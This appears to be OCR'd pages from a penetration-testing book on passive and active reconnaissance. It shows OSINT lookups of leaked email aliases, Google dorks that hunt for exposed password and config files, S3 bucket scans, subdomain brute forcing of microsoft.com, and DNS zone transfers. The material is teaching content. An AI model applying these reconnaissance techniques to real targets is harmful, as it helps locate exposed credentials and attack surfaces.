Server: Apache
Location: https://50.198.5.169
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```

161 udp snmp

```
Linux, Cisco RV325, Version 1.3.2.02 Fri Sep 23 15:19:56 CST 2016
```

```
Sheet Name: Profiles recovered (2019-4-15_13h35m).
+----------------+----------------+
| i3visio_domain |  i3visio_ipv4  |
+================+================+
| checkpoint.org | 184.           |
+----------------+----------------+
| checkpoint.com | 209.           |
+----------------+----------------+
| checkpoint.net | 82.            |
+----------------+----------------+
```

Sheet Name: Profiles recovered (2019-4-15_13h41m).

i3visio_email	i3visio_alias	i3visio_domain	i3visio_platform	i3visio_platform_leaked
checkpoint@libero.it	checkpoint	libero.it	[N/A]	VerificationsIO
checkpoint@yahoo.com	checkpoint	yahoo.com	[N/A]	Tumblr
checkpoint@rocketmail.com	checkpoint	rocketmail.com	[N/A]	OnlinerSpambot
checkpoint@yahoo.com	checkpoint	yahoo.com	[N/A]	Yatra
checkpoint@hotmail.com	checkpoint	hotmail.com	[N/A]	VerificationsIO

Sheet Name: Profiles recovered (2019-4-15_13h46m).


i3visio_platform	i3visio_alias	i3visio_uri
Youtube	[redacted]	https://www.youtube.com/user/[redacted]/about
Youtube	[redacted]	https://www.youtube.com/user[redacted]/about
Github	Luckyhak	https://github.com/Luckyhak
Facebook	[redacted]	https://www.facebook.com/[redacted]


Sheet Name: Profiles recovered (2019-4-15_13h53m).

i3visio_uri	i3visio_platform
http://www.xtelefono.es/search/?q=1-868-866-[redacted]	Xtelefonos

Sheet Name: Profiles recovered (2019-4-15_14h0m).

i3visio_uri	i3visio_alias	i3visio_platform
http://freemusicarchive.org/member/p%4055w0rd1	p@55w0rd1	Freemusicarchive
http://es.scribd.com/p%4055w0rd1	p@55w0rd1	Scribd
http://bbs.map.qq.com/space-username-p%4055w0rd1.html	p@55w0rd1	QQ
http://www.fotolog.com/p%4055w0rd1	p@55w0rd1	Fotolog







Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-2017-9798	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
CVE-2016-1546	The Apache HTTP Server 2.4.17 and 2.4.18, when mod_http2 is enabled, does not limit the number of simultaneous stream workers for a single HTTP/2 connection, which allows remote attackers to cause a denial of service (stream-processing outage) via modified flow-control windows.
CVE-2018-5776	WordPress before 4.9.2 has XSS in the Flash fallback files in MediaElement (under wp-includes/js/mediaelement).
CVE-2013-0236	Multiple cross-site scripting (XSS) vulnerabilities in WordPress before 3.5.1 allow remote attackers to inject arbitrary web script or HTML via vectors involving (1) gallery shortcodes or (2) the content of a post.
CVE-2018-1312	In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.






Hosting History

Netblock owner	IP address	OS	Web server	Last seen (Refresh)
Microsoft Corporation One Microsoft Way Redmond WA US 98052	[illegible]	Linux	Apache	5-Aug-2019
Telecommunication [illegible]	[illegible]	Windows Server 2008	unknown	29-Jul-2019
Virtacore Systems Inc 20110 Ashbrook Place Ste 250 Ashburn VA US 20147	[illegible]	Linux	Apache/1.3.39 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.5 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.30 OpenSSL/0.9.7a	15-Dec-2013
Virtacore Systems Inc 20110 Ashbrook Place Ste 250 Ashburn VA US 20147	[illegible]	Linux	Apache/1.3.39 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.4.5 FrontPage/5.0.2.2635.SR1.2 mod_ssl/2.8.30 OpenSSL/0.9.7a	26-Jun-2009

Operating Systems and Web Server Platforms found



Site Technology

Fetched on 26th July 2019

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Atlas	A set of ASP.NET extensions for implementing Ajax functionality	[illegible]
Using ASP.NET	ASP.NET is running on the server	[illegible]

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	[illegible]

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
jQuery UI	Open-source user-interface widget library for jQuery	[illegible]
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	[illegible]
Font Awesome Web Fonts	*No description*	[illegible]
Bootstrap Javascript Library	*No description*	[illegible]

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# whatweb 10.10.10.11
http://10.10.10.11 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux]
[Apache/2.2.8 (Ubuntu) DAV/2], IP[10.10.10.11], PHP[5.2.4-2ubuntu5.10], Title[Metasploitab
le2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
root@kali:~#
root@kali:~#
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# whatweb -v 10.10.10.11
WhatWeb report for http://10.10.10.11
Status    : 200 OK
Title     : Metasploitable2 - Linux
IP        : 10.10.10.11
Country   : RESERVED, ZZ

Summary   : Apache[2.2.8], X-Powered-By[PHP/5.2.4-2ubuntu5.10], HTTPServer[Ubuntu Linux][A
pache/2.2.8 (Ubuntu) DAV/2], PHP[5.2.4-2ubuntu5.10], WebDAV[2]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.2.8 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.2.8 (Ubuntu) DAV/2 (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 5.2.4-2ubuntu5.10
        Google Dorks: (2)
        Website     : http://www.php.net/
```


```
root@kali:~/S3Scanner# python ./s3scanner.py flaws.cloud
2019-04-16 14:25:29   Warning: AWS credentials not configured. Open buckets will be shown as close
d. Run: `aws configure` to fix this.

2019-04-16 14:25:41       [found] : flaws.cloud | 24.9 KiB | ACLs: unknown - no aws creds
root@kali:~/S3Scanner#
```

```
root@kali:~/S3Scanner# python ./s3scanner.py sites.txt
2019-04-16 14:27:53   Warning: AWS credentials not configured. Open buckets will be shown as close
d. Run: `aws configure` to fix this.

2019-04-16 14:28:05       [found] : flaws.cloud | 24.9 KiB | ACLs: unknown - no aws creds
2019-04-16 14:28:06   [not found] : arstechnica.com
2019-04-16 14:28:14       [found] : lifehacker.com | AccessDenied | ACLs: unknown - no aws creds
2019-04-16 14:28:14   [not found] : gizmodo.com
2019-04-16 14:28:22       [found] : reddit.com | AccessDenied | ACLs: unknown - no aws creds
2019-04-16 14:28:30       [found] : stackoverflow.com | AccessDenied | ACLs: unknown - no aws cred
s
root@kali:~/S3Scanner#
```

```
root@kali:~/S3Scanner# host flaws.cloud
flaws.cloud has address 52.218.200.235
root@kali:~/S3Scanner# nslookup
> set type=ptr
> 52.218.200.235
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
235.200.218.52.in-addr.arpa     name = s3-website-us-west-2.amazonaws.com.
```

resolve hostname to IP address

reverse DNS lookup



Google Search Operators	Description
<string of text here> -<keyword>	Display results that exclude the keyword
cache: <keyword>	View pages stored in Google cache
<string of text here> "keyword"	Display results that include the keyword
related: <keyword>	Display web pages that are similar to the keyword
info: <keyword>	Display information about a website
site: <keyword>	Display results for a particular domain
intitle: <keyword>	Display results that contain the keywords in the title
inurl: <keyword>	View documents in a given URL

EXPLOIT DATABASE

GET CERTIFIED

Category: Any

Author: Begin typing...

- Footholds
- Files Containing Usernames
- Sensitive Directories
- Web Server Detection
- Vulnerable Files
- Vulnerable Servers
- Error Messages

Google Hacking Database

Filters | Reset All

Show 15

Date Added	Dork	Category	Author
2019-04-12	intext:[To Parent Directory] & ext:sql | ext:cnf | ext:config | ext:log	Files Containing Juicy Info	Miguel Santareno
2019-04-12	ext:txt | ext:sql | ext:cnf | ext:config | ext:log & intext:"admin" | intext:"root" | intext:"administrator" & intext:"password" | intext:"root" | intext:"admin" | intext:"administrator"	Files Containing Juicy Info	Miguel Santareno
2019-04-12	inurl:/pages/default.aspx | inurl:/páginas/default.aspx	Various Online Devices	Miguel Santareno
2019-04-11	site:www.openbugbounty.org + intext:"Open Redirect" + intext:"Unpatched"	Advisories and Vulnerabilities	botsec0
2019-04-11	"Powered by ViewVC 1.0.3"	Various Online Devices	CrimsonTorso
2019-04-11	"/var/cache/registry/"	Sensitive Directories	deadroot
2019-04-10	inurl:_vti_bin/sites.asmx?wsdl | intitle:_vti_bin/sites.asmx?wsdl	Files Containing Juicy Info	Miguel Santareno
2019-04-10	type:mil inurl:ftp ext:pdf | ps	Sensitive Directories	botsec0
2019-04-10	site:com inurl:b2blogin ext:cfm | jsp | php | aspx	Pages Containing Login Portals	botsec0

Google

allinurl:asdm.jnlp

All | Images | Videos | News | Maps | More | Settings | Tools

About 99 results (0.38 seconds)

https://[redacted]/asdm.jnlp

My bin folder. Contribute to [redacted] development by creating an account on [redacted]

ASDM on [redacted]

https://[redacted]/admin/public/asdm.jnlp

Run ASDM

https://[redacted]/admin/public/asdm.jnlp

```
root@kali: ~
root@kali:~# whois microsoft.com
   Domain Name: MICROSOFT.COM
   Registry Domain ID: 2724960_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.markmonitor.com
   Registrar URL: http://www.markmonitor.com
   Updated Date: 2014-10-09T16:28:25Z
   Creation Date: 1991-05-02T04:00:00Z
   Registry Expiry Date: 2021-05-03T04:00:00Z
   Registrar: MarkMonitor Inc.
   Registrar IANA ID: 292
   Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
   Registrar Abuse Contact Phone: +1.2083895740
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: NS1.MSFT.NET
   Name Server: NS2.MSFT.NET
   Name Server: NS3.MSFT.NET
   Name Server: NS4.MSFT.NET
```

```
root@kali: ~
root@kali:~# httrack                                                    1

Welcome to HTTrack Website Copier (Offline Browser) 3.49-2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :Microsoft                                           2

Base path (return=/root/websites/) :                                    3

Enter URLs (separated by commas or blank spaces) :www.microsoft.com     4

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
: 1  5

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<number>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :

---> Wizard command line: httrack www.microsoft.com  -O "/root/websites/Microsoft"  -%v

Ready to launch the mirror? (Y/n) :Y                                    6
```

```
root@kali:~/Sublist3r# python sublist3r.py -d microsoft.com

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for microsoft.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
```


```
asia.microsoft.com
www.asia.microsoft.com
assets.microsoft.com
authorization.microsoft.com
www.awasa.microsoft.com
channelservices.awasa.microsoft.com
eventhub.awasa.microsoft.com
hoops.awasa.microsoft.com
queue.awasa.microsoft.com
rcc.awasa.microsoft.com
services.awasa.microsoft.com
transcript.awasa.microsoft.com
azure.microsoft.com
azurecdn-licensing.microsoft.com
azureforeducation.microsoft.com
azuremarketplace.microsoft.com
b2bwebapp1.microsoft.com
bayprofile01.microsoft.com
```

Chapter 6: Active Information Gathering

hosts - Notepad

File Edit Format View Help

```
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```



Record Type	Description
A	Maps hostname to IPv4 address
AAAA	Maps hostname to IPv6 address
MX	Maps domain to mail server
NS	Points to domain's nameserver
CNAME	Canonical naming used for aliases of a domain
SOA	Authority for a domain
SRV	Service records
PTR	Maps an IP address to a hostname
RP	Responsible person
HINFO	Host information
TXT	Text record

```
root@kali:~# dnsenum zonetransfer.me
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
_________________

zonetransfer.me.                         7199     IN    A        5.196.105.14


Name Servers:
_____________

nsztm1.digi.ninja.                       10799    IN    A        81.4.108.41
nsztm2.digi.ninja.                       10799    IN    A        34.225.33.2


Mail (MX) Servers:
__________________

ASPMX.L.GOOGLE.COM.                      292      IN    A        173.194.68.27
ALT1.ASPMX.L.GOOGLE.COM.                 292      IN    A        172.217.192.27
ASPMX2.GOOGLEMAIL.COM.                   292      IN    A        172.217.192.27
ALT2.ASPMX.L.GOOGLE.COM.                 292      IN    A        209.85.202.27
ASPMX3.GOOGLEMAIL.COM.                   292      IN    A        209.85.202.26
ASPMX4.GOOGLEMAIL.COM.                   292      IN    A        173.194.76.26
ASPMX5.GOOGLEMAIL.COM.                   292      IN    A        74.125.128.26
```

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                        7200     IN    SOA                (
zonetransfer.me.                        300      IN    HINFO        "Casio
zonetransfer.me.                        301      IN    TXT                (
zonetransfer.me.                        7200     IN    MX                 0
zonetransfer.me.                        7200     IN    MX                10
zonetransfer.me.                        7200     IN    MX                10
zonetransfer.me.                        7200     IN    MX                20
zonetransfer.me.                        7200     IN    MX                20
zonetransfer.me.                        7200     IN    MX                20
zonetransfer.me.                        7200     IN    MX                20
zonetransfer.me.                        7200     IN    A        5.196.105.14
zonetransfer.me.                        7200     IN    NS       nsztm1.digi.ninja.
zonetransfer.me.                        7200     IN    NS       nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.              14000    IN    SRV                0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.zonetransfer.me.
asfdbauthdns.zonetransfer.me.           7900     IN    AFSDB              1
asfdbbox.zonetransfer.me.               7200     IN    A         127.0.0.1
asfdbvolume.zonetransfer.me.            7800     IN    AFSDB              1
canberra-office.zonetransfer.me.        7200     IN    A        202.14.81.230
cmdexec.zonetransfer.me.                300      IN    TXT               ";
contact.zonetransfer.me.                2592000  IN    TXT                (
dc-office.zonetransfer.me.              7200     IN    A        143.228.181.132
deadbeef.zonetransfer.me.               7201     IN    AAAA     dead:beaf::
dr.zonetransfer.me.                     300      IN    LOC               53
```

```
root@kali:~# host zonetransfer.me
zonetransfer.me has address 5.196.105.14
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
```

```
root@kali:~# host -t ns zonetransfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
```

```
root@kali:~# host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransf
er.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
```

```
root@kali:~# dnsmap microsoft.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for microsoft.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

accounts.microsoft.com
IP address #1: 23.1.127.223

admin.microsoft.com
IPv6 address #1: 2a01:111:202e::190

admin.microsoft.com
IP address #1: 13.107.7.190

ai.microsoft.com
IP address #1: 104.215.95.187
IP address #2: 52.164.206.56
```

```
root@kali:~# fierce -dns microsoft.com
DNS Servers for microsoft.com:
        ns3.msft.net
        ns4.msft.net
        ns1.msft.net
        ns2.msft.net

Trying zone transfer first...
        Testing ns3.msft.net
                Request timed out or transfer not allowed.
        Testing ns4.msft.net
                Request timed out or transfer not allowed.
        Testing ns1.msft.net
                Request timed out or transfer not allowed.
        Testing ns2.msft.net
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
134.170.188.221 agent.microsoft.com
134.170.185.46  agent.microsoft.com
104.215.95.187  ai.microsoft.com
52.164.206.56   ai.microsoft.com
13.77.161.179   asia.microsoft.com
104.215.148.63  asia.microsoft.com
```

```
> Frame 10: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: Vmware_b6:b5:48 (00:0c:29:b6:b5:48), Dst: Vmware_f3:f2:f6 (00:50:56:f3:f2:f6)
> Internet Protocol Version 4, Src: 172.16.254.128 (172.16.254.128), Dst: gstaticadssl.l.google.com (216.58.208.227)
v Transmission Control Protocol, Src Port: 52182 (52182), Dst Port: https (443), Seq: 1, Ack: 1, Len: 0
    Source Port: 52182 (52182)
    Destination Port: https (443)
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  v Flags: 0x010 (ACK)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
